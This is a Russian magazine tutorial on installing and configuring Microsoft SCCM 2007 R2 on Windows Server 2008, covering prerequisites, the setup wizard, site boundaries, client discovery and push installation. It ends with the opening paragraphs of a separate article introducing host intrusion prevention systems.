SCCM: решение для автоматизации управления IT-инфраструктурой

Чтобы не бегать по этажам и высвободить время для сетевых баталий, каждый админ, вне зависимости от уровня подготовки, старается оптимизировать процесс управления IT-инфраструктурой компании. В ход идут все доступные средства — от самописных и готовых скриптов до политик GPO и прог а-ля Radmin. В итоге собирается зоопарк из разнородных помощников, что только усложняет администрирование. Microsoft предлагает единое решение — System Center Configuration Manager, обеспечивающее IT-подразделение всем необходимым для автоматизации управления.

НАЗНАЧЕНИЕ И ВОЗМОЖНОСТИ SCCM Диспетчер SCCM 2007 R2 (www.microsoft.com/systemcenter/configurationmanager) — это усовершенствованный вариант Systems Management Server (SMS). Он призван обеспечивать в динамично изменяющихся средах возможность по управлению и полному контролю над всей IT-инфраструктурой. Префикс System Center свидетельствует о принадлежности продукта к семейству средств управления, в котором Configuration Manager несомненно является ключевым продуктом. Среди задач, решаемых при помощи SCCM — ввод серверов в эксплуатацию, установка приложений, управление обновлениями, развертывание ОС Microsoft, поддержка желаемой конфигурации (Desired Configuration, контролирует соответствие эталонных конфигураций реальным конфигурациям систем по набору параметров: оборудование, ОС, приложения и их настройки), инвентаризация софта и оборудования и многое другое. В семейство SC (www.microsoft.com/systemcenter) входят несколько продуктов, дополняющих его функционально. В комплексе это позволяет получить наиболее подходящую среду управления для сетей разного размера и назначения:


- **Data Protection Manager** — возможность резервного копирования и восстановления данных на файловых серверах Windows;
- **Operations Manager** — управление оборудованием и программным обеспечением;
- **Essentials** — позволяет производить установку ПО, автоматизировать обновление и отслеживать состояние распределенных систем в небольших организациях, предназначен для малоопытного персонала;
- **Virtual Machine Manager** — управление виртуальными серверами;
- **Capacity Planner** — планировщик ресурсов, позволяет определить требования к оборудованию, необходимому для запуска приложения, с обеспечением нужного уровня производительности и доступности;
- **Service Desk** — управление внештатными ситуациями, в том числе неполадками и изменениями среды;
- **Mobile Device Manager (MDM)** — полный набор средств управления устройствами Windows Mobile;
- **Reporting Manager** — получение самых разнообразных отчетов.

РАЗБОРКИ С ТЕРМИНАМИ И КОМПОНЕНТАМИ Вначале — несколько терминов, чтобы легче было понимать, о чем мы будем говорить далее. Под сайтами (Site system) понимается сервер или группа серверов, выполняющих функции SCCM. SCCM может быть установлен в варианте single-site или multi-site. Во втором случае есть возможность распределить нагрузку между несколькими серверами SCCM. Здесь доступны два режима работы сайтов — основной (Primary site, своя база данных) и дополнительный (Secondary site, используют БД с Primary site). Один из Primary сайтов в этой иерархии является центральным (Central site). Функции, которые выполняет сайт, зависят от роли (компонентов). SCCM поддерживает следующие роли:

- точка управления **(Management point);**
- точка распространения **(BITS-enabled distribution point);**
- точка формирования отчетов **(Reporting point);**
- точка обновления программного обеспечения **(Software Update Point);**
- точка обнаружения серверов **(Server locator point);**
- точка проверки работоспособности системы **(Fallback status point, только Win2k8).**

Сайт может совмещать несколько ролей, или роли могут быть разнесены на несколько серверов. Одна из специфических ролей — Branch distribution point. Она предназначена для упрощения обслуживания особо маленьких филиалов организации (3-5 компьютеров в рабочей группе) и отвечает лишь за распространение программ и обновлений. Для ее использования можно выбрать клиентскую ОС без SQL-сервера.

Непосредственно на рабочих станциях устанавливается клиентская часть Client Agent, при помощи которой собственно и производится управление. Агент может работать в режиме Native (новая версия и зашифрованный канал) или Mixed (клиент SMS). В режиме Native возможно подключение клиентов через интернет (по HTTPS). Для каждого сайта определяются границы, то есть зона действия (диапазон IP, подсеть). Это нужно, чтобы включить (или наоборот исключить) системы в процесс управления.



ТРЕБОВАНИЯ К УСТАНОВКЕ SCCM

В настоящее время доступна стабильная версия SCCM R2, которая поддерживает WinXP/2003/VistaSP1/2k8, и бета SCCM SP2, в которую включена поддержка новых ОС Win7/2k8R2/2k8SP2. Список клиентских ОС не должен вводить в заблуждение: для WinXP, Vista и Win7 доступно ограниченное количество ролей, в частности Branch distribution point. Поэтому для установки следует выбирать именно серверную ОС. Версия R2 доступна в двух вариантах: как обновление к предыдущей SP1 или Full. Последнюю скачать пока нельзя, но есть возможность получить готовый к работе VHD-образ с предустановленным SCCM.

Для инсталляции нам понадобится, как минимум, два файла SCCM с SP1 и R2. И хотя процесс установки сайта SCCM, можно сказать, достаточно тривиален, непосредственно перед ее началом следует определиться с рядом вопросов, чтобы упростить себе жизнь в будущем. В первую очередь, со структурой системы SCCM: надо выбрать между single-site и multi-site, продумать именование, режим работы, процесс развертывания агентов и так далее. Вопросов на самом деле много, и после установки изменить некоторые настройки не так-то просто. Подробно вопрос планирования рассмотрен в двух документах: «Планирование и развертывание инфраструктуры сервера для Configuration Manager 2007» и «Планирование и развертывание клиентов для Configuration Manager 2007», которые ты найдешь в TechNet.

Минимальные требования к оборудованию — PIII 733 МГц, 256 Мб ОЗУ, 5 Гб на харде и 10 Мбит сетевуха. В зависимости от роли минимальную планку придется существенно поднимать, например, если сайт будет выполнять развертывание ОС, то для хранения образов понадобится очень много места на харде и, в идеале, гигабитная сетка.

Перед установкой также следует выполнить ряд требований, предъявляемых к программному обеспечению. На сервере должен работать SQL Server 2005 SP2 (go.microsoft.com/fwlink/?LinkId=69795), причем только полная версия. Express Edition не поддерживается. В зависимости от роли сервера, потребуется наличие: IIS не ниже 6.0, MMC 3.0, NET Framework 2.0, ASP.NET, BITS (Background Intelligent Transfer Service) и WebDAV. Также во время установки нужно накатить ряд хотфиксов (если это не сделано до сих пор), для Win2k3 их будет предостаточно. Кстати, возможна установка Primary и Secondary сайтов на RODC (контроллер домена только для чтения). В режиме Primary мастер инсталляции определяет, что он устанавливается на такой КД, и автоматически произведет поиск КД, доступного для записи, чтобы создать группы, необходимые для работы сайта. Для Secondary группы придется создать вручную.

В дальнейшем я покажу установку SCCM на Win2k8 в варианте single-site как Primary site. Для упрощения будем считать, что система уже установлена, сервер подключен к AD, а SQL-сервер функционирует.

Вызываем «Диспетчер сервера», переходим в «Компоненты — Добавить компоненты» и отмечаем «Серверные расширения BITS». Получив запрос на установку зависимых компонентов, в том числе и IIS 7.0, подтверждаем его, нажав «Добавить требуемые службы роли». Отмечаем компонент «Удаленное разностное сжатие», позволяющее передавать по сети только разницу между файлами, минимизируя трафик. Переходим к шагу выбора служб ролей. Для IIS здесь активируем ASP.NET и ASP (нужен для точки формирования отчетов), «Windows — проверка подлинности», «Совместимость метабазы IIS 6» и «Совместимость WMI в IIS 6». Попутно соглашаемся с установкой необходимых компонентов. Все, ставим.

WebDAV не входит в состав компонентов Win2k8! Чтобы добавить поддержку, скачиваем архив под x86 или x64 версию (go.microsoft.com/fwlink/?LinkID=141805, go.microsoft.com/fwlink/?LinkID=141807) и устанавливаем.

После установки следует включить WebDAV и создать авторское правило. Для этого вызываем «Диспетчер служб IIS» (в меню «Администрирование»), переходим в Default Web Site и выбираем «WebDAV Authoring Rules». Нажав ссылку «Enable WebDAV», запускаем WebDAV. Теперь добавляем авторское правило. Нажимаем ссылку «Add Authoring Rule». Появляется мастер. Устанавливаем «All Content», «All users» и в поле Permissions — «Read». Редактируем настройки WebDAV, выбрав ссылку «WebDAV Settings»:

- **Allow anonymous Property Queries (Разрешить анонимные запросы свойств)** → True;
- **Allow Custom Properties (Разрешить пользовательские свойства)** → False;
- **Allow property queries with infinite depth (Разрешить запросы свойств с бесконечной глубиной)** → True;
- **Allow hidden files to be listed (Разрешить перечисление скрытых файлов)** → True.

По окончании настроек нажимаем «Применить» и выходим из «Диспетчера IIS».

По умолчанию настройки IIS блокируют некоторые типы файлов, что может помешать работе точек распространения. Если такое происходит, определи разрешенные типы файлов. Для этого открой файл applicationHost.config, который расположен в %windir%\System32\inetsrv\config, найди секцию <fileExtensions> раздела <requestFiltering> и для требуемого расширения установи allowed="true". Например:


```
<add fileExtension=".java" allowed="true" />
```

Но разрешаем лишь то, что действительно необходимо.


ПОДГОТОВКА К УСТАНОВКЕ SCCM Скачиваем и распаковываем дистрибутив с SCCM SP1 (ConfigMgr07SP1Eval_RTM_RUS_6221.exe). Перед непосредственной установкой следует выполнить еще ряд подготовительных действий. Первым делом установим расширение схемы для AD. Это просто.

Переходим в подкаталог, куда распакован SCCM, затем в SMSETUP — BIN, каталог, соответствующий архитектуре (например x64), и запускаем из консоли или двойным щелчком файл extadsch.exe. Программа берет все данные из файла ConfigMgr_ad_shema.ldf и не выдает в консоль никакой информации по своей работе, но результат можно получить из журнала C:\ExtADSch.log. При необходимости правим ConfigMgr_ad_shema.ldf. Чтобы внесенные изменения вступили в силу, запускаем команду «ldifde -i -f ConfigMgr_ad_shema.ldf».

При щелчке по splash.hta (будет доступен после распаковки) появляется окно выбора. Непосредственно перед запуском программы установки нужно выбрать «Run the prerequisite checker» и проверить,



ПРОВЕРКА ПРИ ПОМОЩИ PREREQUISITE CHECKER ПОМОЖЕТ УЗНАТЬ, ВСЕ ЛИ ТРЕБОВАНИЯ ДЛЯ УСТАНОВКИ SCCM ВЫПОЛНЕНЫ



ДЛЯ УСТАНОВКИ SCCM ПОТРЕБУЕТСЯ IIS, BITS И НЕКОТОРЫЕ ДРУГИЕ КОМПОНЕНТЫ

насколько готов твой сервер к инсталляции SCCM. В появившемся окне три параметра: требуется выбрать тип сайта (Primary, Secondary и CM Console); для Primary вводим имя машины, на которой находятся SQL-сервер, WSUS и Management Point (сайт, используемый для соединения с агентами). Если сервер WSUS уже установлен, на локальной системе соответствующий пункт «SDK Server» будет пропущен. На первый взгляд непонятно, какое отношение SDK имеет к WSUS, но после чтения доков становится ясно, что комплект средств разработки тут совсем не при чем, просто сходная аббревиатура. SDK-сервер проверяет наличие консоли управления WSUS, поскольку сервер обновлений может находиться на другой системе.

После сканирования будет выдан список недочетов; выбор любого из пунктов предоставит подробную информацию и, возможно, путь к их устранению. Когда чекер выдаст «Success» (все тесты пройдены), можно переходить к установке SCCM.


УСТАНОВКА SCCM Выбираем в меню «Install Configuration Manager 2007» и следуем за указаниями мастера. Первый шаг рассказывает, что нам нужно для установки, но мы уже все проверили при помощи чекера, и его можно пропустить.

Далее визард предложит на выбор несколько пунктов, позволяющих установить SCCM или административную консоль, обновить SMS 2003 и удалить SCCM. Так как ничего из этого пока нет, нас интересует пункт «Install a Configuration Manager site server». Подтверждаем согласие с условиями лицензии и переходим к этапу «Installation Setting», на котором нам предстоит выбрать вариант установки — Simple или Custom. Если ты еще не знаком с SCCM, смело указывай Simple. В дальнейшем все параметры можно переопределить, хотя и придется поискать. Мы же выбираем Custom и проходим следующие шаги:

- **Site type** — выбор типа сайта. Primary или Secondary. Так как у нас это первый сайт, отмечаем Primary.
- **Customer Experience Improvement Program Configuration** — подключение к программе CEIP, собирающей инфу о настройках систем. Предлагается в целях улучшения SCCM (на твое усмотрение, — я отключаю).
- **Вводим ключ** (для демо не требуется), указываем путь для установки или оставляем предложенное по умолчанию значение.
- **Site Settings** — вводим код сайта (любую удобную комбинацию, например, 000 для корневого сайта) и его описание.
- **Site Mode** — выбор режима Native или Mixed. Для Native понадобится готовый сертификат, то есть развернутая структура PKI.
- **Client Agent Selection** — установки по умолчанию для агента, определяющие его возможности — инвентаризация железа и ПО, обновления, NAP (Network Access Protection, технология защиты сетевого доступа) и т.д. Затем их можно перенастроить индивидуально.
- **Database server** — расположение SQL-сервера и имя для создаваемой базы данных.
- **SMS Provider Setting** — расположение провайдера SMS, то есть компонента, который будет взаимодействовать с базой данных. По умолчанию предлагается локальная система, ее и оставляем.
- **Management Point** — установка компонента, отвечающего за сбор данных с агентов. Поступаем, как в предыдущем пункте;
- **Port Setting** — установка TCP-порта для подключения. По умолчанию — 80 и 443 (в Native mode).
- **Updated Prerequisite components** — загрузка обновлений с узла Microsoft или локальной папки.

Пропустить последний шаг нельзя, поэтому указываем каталог, куда будут загружены обновления (эти файлы можно будет указать во время установки на другой системе). После проверки свободного места (> 5 Гб) на разделе и запуска «Prerequisite Checker» нажимаем «Begin Install» и ставим SCCM. Установка обновлений — последний этап, и он займет некоторое время. После установки SP1 обновляем до R2 обычным способом.

РАСПРОСТРАНЕНИЕ КЛИЕНТОВ Так как SCCM работает по клиент-серверной схеме, следующим этапом после установки сайта будет развертывание клиентских приложений, которые и выполнят всю основную работу по сбору данных, распространению ПО и пр. Консоль управления CM, вызываемая из меню «Пуск», имеет стандартную структуру, и освоиться в ней будет просто. SCCM способен обеспечить управление не



info


- Об установке и настройке WSUS 3.0 SP1 на Win2k8 читай в статье «Каждому по заплатке», опубликованной в январском номере][за 2009 год.

- Непосредственно перед установкой следует запустить «Run the prerequisite checker». Это сэкономит тебе время.



links

- Страница проекта SCCM 2007 — www.microsoft.com/systemcenter/configuration manager.
- Страница на TechNet, посвященная SCCM — technet.microsoft.com/ru-ru/configmgr.



УКАЗЫВАЕМ ГРАНИЦЫ САЙТА

ВЫБИРАЕМ ТИП САЙТА ВО ВРЕМЯ УСТАНОВКИ SCCM



dvd

На прилагаемом к журналу диске ты найдешь видеоролик, в котором показано, как установить SCCM 2007 на Win2k8 и настроить распространение клиентов.

одной тысячи компьютеров, поэтому введены некоторые разграничения. Так, каждый сайт для работы с клиентами имеет границы (site boundary), все ресурсы, входящие в эту область, могут быть обнаружены (Discovery) и одобрены (approval). Важно понимать эту иерархию. Сайт SCCM никогда не сможет обнаружить и, тем более, одобрить клиента за пределами site boundary.

Находим в списках консоли свою Database и переходим в «Site management — название сайта — Site settings». Параметры обнаружения настраиваются в меню «Boundaries». После установки здесь, естественно, пусто, поэтому выбираем ссылку «New Boundary» и в появившемся окне заполняем описание (Description), сайт, к которому будет относиться настройка (он у нас пока один), и тип (Type). Последнее поле определяет метод обнаружения клиентов; возможны четыре варианта: IP-subnet (подсеть), Active Directory site, IPv6 prefix и IP-address range. Выбираем пункт, наиболее удовлетворяющий условиям, и заполняем предложенные поля. Дополнительное поле «Network Connection», расположенное внизу страницы, позволяет указать на скорость сети: Fast (LAN) или Slow. Нажимаем «ОК», — новая запись появляется в окне «Boundaries», впоследствии указанные параметры можно будет уточнить.


Переходим в «Discovery methods», где находим 6 пунктов, соответствующих различным механизмам обнаружения клиента. Из них 4 относятся к Active Directory — системы, пользователи и группы компьютеров, Security; также есть Heartbeat (проверка состояния) и Network (сетевые установки). Пункт «Network discovery» задействуется в случае, если в сети не используется AD. Двойной щелчок по любому пункту вызовет окно свойств, для каждого оно будет различаться. Минимум, что нужно сделать — это активировать выбранный метод обнаружения, установив флажок «Enable ...» (по умолчанию включен только Heartbeat Discovery).

Для методов, использующих AD, необходимо задать средство для поиска объектов (локальный домен, LDAP запрос и т.д.), затем контейнер, содержащий объекты. По умолчанию обнаружение производится раз в день, и обычно этого достаточно. Но на первых порах расписание поиска можно изменить, перейдя во вкладку «Polling Schedule» и указав меньшее время. Чтобы ускорить обнаружение новых объектов, установи флажок «Run discovery as soon as possible». Вкладка «Active Directory attribute» позволяет указать атрибуты, которые будут использованы для обнаружения.

В «Network discovery» несколько больше параметров, позволяющих управлять обнаружением. Например, в поле «Type of discovery» можно указать три варианта: топология, + клиент и + ОС. Остальные вкладки — «Subnets», «Domains», «SNMP», «SNMP Devices» и «DHCP» позволяют уточнить параметры обнаружения клиентов. Например, во вкладке «Subnets» указывается адрес подсети, в которой будут обнаруживаться клиенты, а во вкладке «Schedule» настраивается расписание.

Клиенты потихоньку обнаруживаются. Теперь их необходимо утвердить. Вызываем из контекстного меню свойства сайта. Здесь несколько вкладок. В «Wake On LAN» можно разрешить «пробуждение» удаленной системы, если это необходимо для установки обновлений/приложений. В «Ports» указываются порты для подключения клиентов. Вкладка «Advanced» позволяет определить, что делать при обнаружении двух клиентов, имеющих одинаковый hardware ID. По умолчанию автоматически создается отдельная учетная запись «Automatically create new client records ...». Чтобы разрешать такие конфликты вручную, следует установить переключатель в «Manually resolve conflicting records». Остальные подпункты «Advanced» позволяют публиковать сайт SCCM в AD и обмениваться ключами. В «Security» настраиваются параметры учетных записей для доступа и управления SCCM. И, наконец, в «Site Mode» устанавливается (точнее, изменяется) режим работы сайта (Native или Mixed). Как будут обнаруживаться клиенты, зависит от настроек поля «Approval settings»:

- **Manually approve each computer** — каждый компьютер подтверждается вручную, его можно использовать только в небольших сетях или после того, как все клиенты установлены, а настройки уже произведены;
- **Automatically approve computers in trusted domains (recommended)** — все системы из доверенных доменов в области Discovery будут одобрены автоматически;
- **Automatically approve all computers (not recommended)** — все обнаруженные компьютеры будут



В SCCM ДОСТУПНО НЕСКОЛЬКО МЕТОДОВ ОБНАРУЖЕНИЯ КЛИЕНТОВ

утверждены автоматически. Выбирать этот пункт имеет смысл, только в случае, если не используется AD, то есть второй пункт не подходит. Естественно, сеть должна быть должным образом защищена.

Взведенный флажок «**This site containts only ConfigMgr 2007 clients**» предписывает одобрение только SCCM-клиентов (клиенты старого SMS будут отвергнуты).

Для удобства управления компьютеры, пользователи и т.п. объединяются в коллекции (collection) по любому признаку (ОС, сеть и т.п.) И именно над коллекциями производится большинство действий, вроде установки программ и обновлений. После обнаружения клиенты находятся в «Computer management — Collections». Здесь — несколько готовых коллекций (например, по версии ОС). Выбираем «All Systems» и находим здесь наш сервер, на котором установлен SCCM. Если список пуст, вызываем из меню пункт «Update Collection Membership» и ждем некоторое время.

В появившейся таблице несколько пунктов. Так, столбик Client показывает, установлен ли клиент, а Approved/Assigned/Blocked/Active — его состояние. Сам клиент пока не установлен. Это можно сделать: вручную (из сетевой папки \\server\site\Client\ccmsetup.exe); с помощью Push-установки; используя групповые политики AD или скрипт Logon, предустановленный в образ. Все эти и другие методы в том или ином виде уже рассматривались в журнале. Метод «Client Push Install» — родное (встроенное) средство распространения клиентов для SCCM.

Доступные на конкретном сайте методы установки можно найти в пункте «**Site settings — Client installation method**». Перед запуском «**Client Push Install**» его следует настроить.

Выбираем «Client Push Installations» и вызываем свойства. Чтобы производилась автоматическая установка клиентов, установи флажок «**Enable Client Push Installations for assigned resources**» и в поле «**System type**» отметить типы систем, на которые будет установлен клиент — Servers, Workstations и Domain controllers. Отмечаем флажок «**Enable Client Push Installations to the site systems**», чтобы устанавливать клиенты на системы SCCM. Во вкладке «**Accounts**» указываем учетную запись пользователя, от имени которой будет производиться установка.

Ручная установка активируется просто. После обнаружения системы достаточно выбрать в ее контекстном меню пункт «Install client» и следовать указаниям появившегося мастера установки. Мастер содержит два шага: один из них информационный, а на втором выбираем параметры установки (устанавливать ли на контроллер домена, обновлять и т.п.) и нажимаем «**Next**». Процесс установки клиента начат.

ЗАКЛЮЧЕНИЕ SCCM представляет собой невероятно мощный инструмент администрирования корпоративной сети, и возможностей у него более чем достаточно. Охватить все настройки и подробно описать работу со всеми компонентами в одной статье невозможно, да такой задачи и не ставилось. В следующий раз рассмотрим порядок установки приложений, обновлений и ОС на клиентские компьютеры, а также познакомимся с системой отчетов.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@SYNACK.RU /

Новый **оборонительный рубеж**

Обзор популярных систем отражения локальных угроз

На своем опыте все успели убедиться в том, что антивирус не обеспечивает абсолютной защиты. Пока вирус не попадет в руки специалистов, не будет изучен и не появится сгенерированная под него сигнатура, система остается полностью беззащитной перед новыми угрозами. Поднять уровень защиты хоста на новую высоту позволит применение HIPS.

Основная цель HIPS (Host Intrusion Prevention System, система отражения локальных угроз) — идентифицировать и блокировать вредоносные действия в системе и не допустить ее заражения. Отслеживаются все потенциально опасные операции, такие как работа с реестром (в первую очередь с ветками, отвечающими за автозапуск), файлами и каталогами, запуск/останов программ/служб, манипулирование потоками, контролируются инжекты в другие процессы и целостность системных файлов. Перехват API-функций осуществляется по типовым методикам, применяемым антивирусными мониторами, брандмауэрами, антикейлоггерами и антируткитами. При обнаружении вызова той или иной функции перехватчик передает информацию поведенческому анализатору, который принимает решение о том, допустим ли данный вызов для выполняющего его приложения или нет.

